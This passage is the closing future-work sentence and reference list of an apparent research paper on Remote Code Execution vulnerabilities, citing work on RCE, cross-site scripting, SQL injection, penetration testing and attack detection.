In future we intend to use the data that is accumulated from this research and develop a method to detect and counter Remote Code Execution attack.

# References

(2017, May). Top 102017, OWASP Top 10. Retrieved from https://www.owasp.org/index.php/Top_10_2017-Top_10.

Mahmoud, Q. H., Kauling, D., &Zanin, S. (2017, January). Hidden android permissions: Remote code execution and shell access using a live wallpaper. In 2017 14th IEEE Annual Consumer Communications & Networking Conference (CCNC) (pp. 599-600). IEEE.

Biswas, S., Sajal, M. M. H. K., Afrin, T., Bhuiyan, T., & Hassan, M. M. (2018, October). A Study on Remote Code Execution Vulnerability in Web Applications.

Zhang, L., Zhang, H., Zhang, X., & Chen, L. (2007, December). A new mechanism for trusted code remote execution. In 2007 International Conference on Computational Intelligence and Security Workshops (CISW 2007) (pp. 574-578). IEEE.

Farah, T., Alam, D., Kabir, M. A., & Bhuiyan, T. (2015, October). SQLi penetration testing of financial Web applications: Investigation of Bangladesh region. In 2015 World Congress on Internet Security (WorldCIS) (pp. 146-151). IEEE.

Shrivastava, A., Choudhary, S., & Kumar, A. (2016, October). XSS vulnerability assessment and prevention in web application. In 2016 2nd International Conference on Next Generation Computing Technologies (NGCT) (pp. 850-853). IEEE.

Deckard, J. (2005). Buffer overflow attacks: detect, exploit, prevent. Elsevier.

Hassan, M. M., Bhuyian, T., Sohel, M. K., Sharif, M. H., & Biswas, S. (2018). SAISAN: An automated Local File Inclusion vulnerability detection model. International Journal of Engineering & Technology, 7(2-3), 4.

Huluka, D., & Popov, O. (2012, June). Root cause analysis of session management and broken authentication vulnerabilities. In World Congress on Internet Security (WorldCIS-2012) (pp. 82-86). IEEE.

Al-Khurafi, O. B., & Al-Ahmad, M. A. (2015, December). Survey of web application vulnerability attacks. In 2015 4th International Conference on Advanced Computer Science Applications and Technologies (ACSAT) (pp. 154-158). IEEE.

Gupta, K., Singh, R. R., & Dixit, M. (2017, June). Cross site scripting (XSS) attack detection using intrustion detection system. In 2017 International Conference on Intelligent Computing and Control Systems (ICICCS) (pp. 199-203). IEEE.

Zheng, Y., & Zhang, X. (2013, May). Path sensitive static analysis of web applications for remote code execution vulnerability detection. In 2013 35th International Conference on Software Engineering (ICSE) (pp. 652-661). IEEE.

Gupta, B. B., Arachchilage, N. A., &Psannis, K. E. (2018). Defending against phishing attacks: taxonomy of methods, current issues and future directions. Telecommunication Systems, 67(2), 247-267.

Sommestad, T., Holm, H., &Ekstedt, M. (2012). Estimates of success rates of remote arbitrary code execution attacks. Information Management & Computer Security, 20(2), 107-122.

Alam, D., Bhuiyan, T., Kabir, M. A., & Farah, T. (2015, November). SQLivulnerabilty in education sector websites of Bangladesh. In 2015 Second International Conference on Information Security and Cyber Forensics (InfoSec) (pp. 152-157). IEEE.

Hassan, M. M., Nipa, S. S., Akter, M., Haque, R., Deepa, F. N., Rahman, M., ... & Sharif, M. H. (2018). Broken authentication and session management vulnerability: A case study of Web application. Int. J. Simul. Syst., Sci. Technol., 19(2), 1-11.

Wu, J., Arrott, A., & Osorio, F. C. C. (2014, October). Protection against remote code execution exploits of popular applications in Windows. In 2014 9th International Conference on Malicious and Unwanted Software: The Americas (MALWARE) (pp. 26-31). IEEE.

Ahn, G. J., Hu, H., Lee, J., & Meng, Y. (2010, July). Representing and reasoning about web access control policies. In 2010 IEEE 34th Annual Computer Software and Applications Conference (pp. 137-146). IEEE.

Robert, V. K., &Daryle, W. M. (1960). Morgandeter Mining sample size for research activities. Educational and Psychological Measurement, The NEA Research Bulletin, 38, 99.

Stefinko, Y., Piskozub, A., &Banakh, R. (2016, February). Manual and automated penetration testing. Benefits and drawbacks. Modern tendency. In 2016 13th International Conference on Modern Problems of Radio Engineering, Telecommunications and Computer Science (TCSET) (pp. 488-491). IEEE.

Byeong-Ho, K. A. N. G. (2008). About effective penetration testing methodology. . Journal of Security Engineering, JSE, 5(5), 425-432.

Hydara, I., Sultan, A. B. M., Zulzalil, H., &Admodisastro, N. (2015). Current state of research on cross-site scripting (XSS)–A systematic literature review. Information and Software Technology, 58, 170-186.

Gupta, S., & Gupta, B. B. (2017). Cross-Site Scripting (XSS) attacks and defense mechanisms: classification and state-of-the-art. International Journal of System Assurance Engineering and Management, 8(1), 512-530.

Ambedkar, M. D., Ambedkar, N. S., & Raw, R. S. (2016, April). A comprehensive inspection of cross site scripting attack. In 2016 International Conference on Computing, Communication and Automation (ICCCA) (pp. 497-502). IEEE.

Pranathi, K., Kranthi, S., Srisaila, A., &Madhavilatha, P. (2018, March). Attacks on Web Application Caused by Cross Site Scripting. In 2018 Second International Conference on Electronics, Communication and Aerospace Technology (ICECA) (pp. 1754-1759). IEEE.

Ismailova, R. (2017). Web site accessibility, usability and security: a survey of government web sites in Kyrgyz Republic. Universal Access in the Information Society, 16(1), 257-264.

Sivanesan, A. P., Mathur, A., &Javaid, A. Y. (2018, May). A Google Chromium Browser Extension for Detecting XSS Attack in HTML5 Based Websites. In 2018 IEEE International Conference on Electro/Information Technology (EIT) (pp. 0302-0304). IEEE.

Zalbina, M. R., Septian, T. W., Stiawan, D., Idris, M. Y., Heryanto, A., &Budiarto, R. (2017, March). Payload recognition and detection of Cross Site Scripting attack. In 2017 2nd International Conference on Anti-Cyber Crimes (ICACC) (pp. 172-176). IEEE.

Dong, G., Zhang, Y., Wang, X., Wang, P., & Liu, L. (2014, May). Detecting cross site scripting vulnerabilities introduced by HTML5. In 2014 11th International Joint Conference on Computer Science and Software Engineering (JCSSE) (pp. 319-323). IEEE.

Salas, M. I. P., & Martins, E. (2014). Security testing methodology for vulnerabilities detection of xss in web services and ws-security. Electronic Notes in Theoretical Computer Science, 302, 133-154.

Fang, Y., Li, Y., Liu, L., & Huang, C. (2018, March). Deepxss: Cross site scripting detection based on deep learning. In Proceedings of the 2018 International Conference on Computing and Artificial Intelligence (pp. 47-51). ACM.

Huang, G., Li, Y., Wang, Q., Ren, J., Cheng, Y., & Zhao, X. (2019). Automatic Classification Method for Software Vulnerability Based on Deep Neural Network. IEEE Access, 7, 28291-28298.

Rodríguez, G. E., Benavides, D. E., Torres, J., Flores, P., & Fuertes, W. (2018, January). Cookie Scout: An Analytic Model for Prevention of Cross-Site Scripting (XSS) Using a Cookie Classifier. In International Conference on Information Theoretic Security (pp. 497-507). Springer, Cham.

Wang, R., Xu, G., Zeng, X., Li, X., & Feng, Z. (2018). TT-XSS: A novel taint tracking based dynamic detection framework for DOM Cross-Site Scripting. Journal of Parallel and Distributed Computing, 118, 100-106.

(2019, May). Injection attack. Retrieved from https://www.ibm.com/support/knowledgecenter/en/SSB2MG_4.6.0/com.ibm.ips.doc/concepts/wap_injection_attacks.htm

Algaith, A., Nunes, P., Jose, F., Gashi, I., & Vieira, M. (2018, September). Finding SQL Injection and Cross Site Scripting Vulnerabilities with Diverse Static Analysis Tools. In 2018 14th European Dependable Computing Conference (EDCC) (pp. 57-64). IEEE.

Wang, X., Wu, R., Ma, J., Long, G., & Han, J. (2018). Research on Vulnerability Detection Technology for WEB Mail System. Procedia computer science, 131, 124-130.

Taha, T. A., &Karabatak, M. (2018, March). A proposed approach for preventing cross-site scripting. In 2018 6th International Symposium on Digital Forensic and Security (ISDFS) (pp. 1-4). IEEE.

Semastin, E., Azam, S., Shanmugam, B., Kannoorpatti, K., Jonokman, M., Samy, G. N., & Perumal, S. (2018). Preventive Measures for Cross Site Request Forgery Attacks on Web-based Applications. International Journal of Engineering & Technology, 7(4.15), 130-134.

Mereani, F. A., & Howe, J. M. (2018, February). Detecting Cross-Site Scripting Attacks Using Machine Learning. In International Conference on Advanced Machine Learning Technologies and Applications (pp. 200-210). Springer, Cham.

Marashdih, A. W., Zaaba, Z. F., &Suwais, K. (2018, October). Cross Site Scripting: Investigations in PHP Web Application. In 2018 International Conference on Promising Electronic Technologies (ICPET) (pp. 25-30). IEEE.

Madhusudhan, R. (2018, September). Mitigation of Cross-Site Scripting Attacks in Mobile Cloud Environments. In International Symposium on Security in Computing and Communication (pp. 76-87). Springer, Singapore.

Moniruzzaman, M., Bagirov, A., Gondal, I., & Brown, S. (2018, June). A Server Side Solution for Detecting WebInject: A Machine Learning Approach. In Pacific-Asia Conference on Knowledge Discovery and Data Mining (pp. 162-167). Springer, Cham.

Kaur, G., Malik, Y., Samuel, H., & Jaafar, F. (2018, November). Detecting Blind Cross-Site Scripting Attacks Using Machine Learning. In Proceedings of the 2018 International Conference on Signal Processing and Machine Learning (pp. 22-25). ACM.

Chen, P., Yu, H., Zhao, M., & Wang, J. (2018, November). Research and Implementation of Cross-site Scripting Defense Method Based on Moving Target Defense Technology. In 2018 5th International Conference on Systems and Informatics (ICSAI) (pp. 818-822). IEEE.

Muñoz, F. R., Vega, E. A. A., &Villalba, L. J. G. (2018). Analyzing the traffic of penetration testing tools with an IDS. The Journal of Supercomputing, 74(12), 6454-6469.

Hasan, A., &Meva, D. (2018). Web Application Safety by Penetration Testing. International Journal of Advanced Studies of Scientific Research, 3(9).

Gupta, S., & Gupta, B. B. (2018). A robust server-side javascript feature injection-based design for JSP web applications against XSS vulnerabilities. In Cyber Security (pp. 459-465). Springer, Singapore.

Binduf, A., Alamoudi, H. O., Balahmar, H., Alshamrani, S., Al-Omar, H., & Nagy, N. (2018, April). Active Directory and Related Aspects of Security. In 2018 21st Saudi Computer Society National Computer Conference (NCC) (pp. 4474-4479). IEEE.

Lalia, S., & Sarah, A. (2018, March). XSS Attack Detection Approach Based on Scripts Features Analysis. In World Conference on Information Systems and Technologies (pp. 197-207). Springer, Cham.

Gupta, S., & Gupta, B. B. (2018). XSS-secure as a service for the platforms of online social network-based multimedia web applications in cloud. Multimedia Tools and Applications, 77(4), 4829-4861.

Anis, A., Zulkernine, M., Iqbal, S., Liem, C., & Chambers, C. (2018, August). Securing web applications with secure coding practices and integrity verification. In 2018 IEEE 16th Intl Conf on Dependable, Autonomic and Secure Computing, 16th Intl Conf on Pervasive Intelligence and Computing, 4th Intl Conf on Big Data Intelligence and Computing and Cyber Science and Technology Congress (DASC/PiCom/DataCom/CyberSciTech) (pp. 618-625). IEEE.

Arshad, S., Mirheidari, S. A., Lauinger, T., Crispo, B., Kirda, E., & Robertson, W. (2018, April). Large-scale analysis of style injection by relative path overwrite. In Proceedings of the 2018 World Wide Web Conference (pp. 237-246). International World Wide Web Conferences Steering Committee.

Singh, H., &Dua, M. (2018, July). Website Attacks: Challenges and Preventive Methodologies. In 2018 International Conference on Inventive Research in Computing Applications (ICIRCA) (pp. 381-387). IEEE.

Shahzad, M., Shafiq, M. Z., & Liu, A. X. (2019). Large Scale Characterization of Software Vulnerability Life Cycles. IEEE Transactions on Dependable and Secure Computing.

Khalid, M. N., Farooq, H., Iqbal, M., Alam, M. T., & Rasheed, K. (2018, October). Predicting Web Vulnerabilities in Web Applications Based on Machine Learning. In International Conference on Intelligent Technologies and Applications (pp. 473-484). Springer, Singapore.

Kaur, G., Pande, B., Bhardwaj, A., Bhagat, G., & Gupta, S. (2018, January). Defense against HTML5 XSS attack vectors: a nested context-aware sanitization technique. In 2018 8th International Conference on Cloud Computing, Data Science & Engineering (Confluence) (pp. 442-446). IEEE.

Ma, J., Dunagan, J., Wang, H. J., Savage, S., & Voelker, G. M. (2006, October). Finding diversity in remote code injection exploits. In Proceedings of the 6th ACM SIGCOMM conference on Internet measurement (pp. 53-64). ACM.

Holm, H., Sommestad, T., Franke, U., &Ekstedt, M. (2012). Success rate of remote code execution attacks: expert assessments and observations. Journal of universal computer science (Online), 18(6), 732-749.

Sanchis, E. (2009, April). Mobility and remote-code execution. In International Conference on Mobile Wireless Middleware, Operating Systems, and Applications (pp. 85-97). Springer, Berlin, Heidelberg.

(2019, July). XSS (Cross Site Scripting) Prevention Cheat Sheet. Retrieved from https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

(2019, August). Remote Code Execution Overview. Retrieved from https://www.solarwindsmsp.com/blog/remote-code-execution%C2%A0

(2019, July). What is Remote Code Execution Attack & How to Prevent this Type of Cyberattack. Retrieved from https://www.drizgroup.com/driz_group_blog/what-is-remote-code-execution-attack-how-to-prevent-this-type-of-cyberattack

Morgenroth, S. (2018, February 12). Remote Code Evaluation (Execution) Vulnerability. Retrieved from https://www.netsparker.com/blog/web-security/remote-code-evaluation-execution/

Nakar, O., & Azaria, J. (2019, June 10). New Research: Crypto-mining Drives Almost 90% of All Remote Code Execution Attacks: Imperva. Retrieved from https://www.imperva.com/blog/new-research-crypto-mining-drives-almost-90-remote-code-execution-attacks/

(2019, August). Attack: VRTSWeb Remote Code Execution. Retrieved from https://www.symantec.com/security_response/attacksignatures/detail.jsp?asid=23335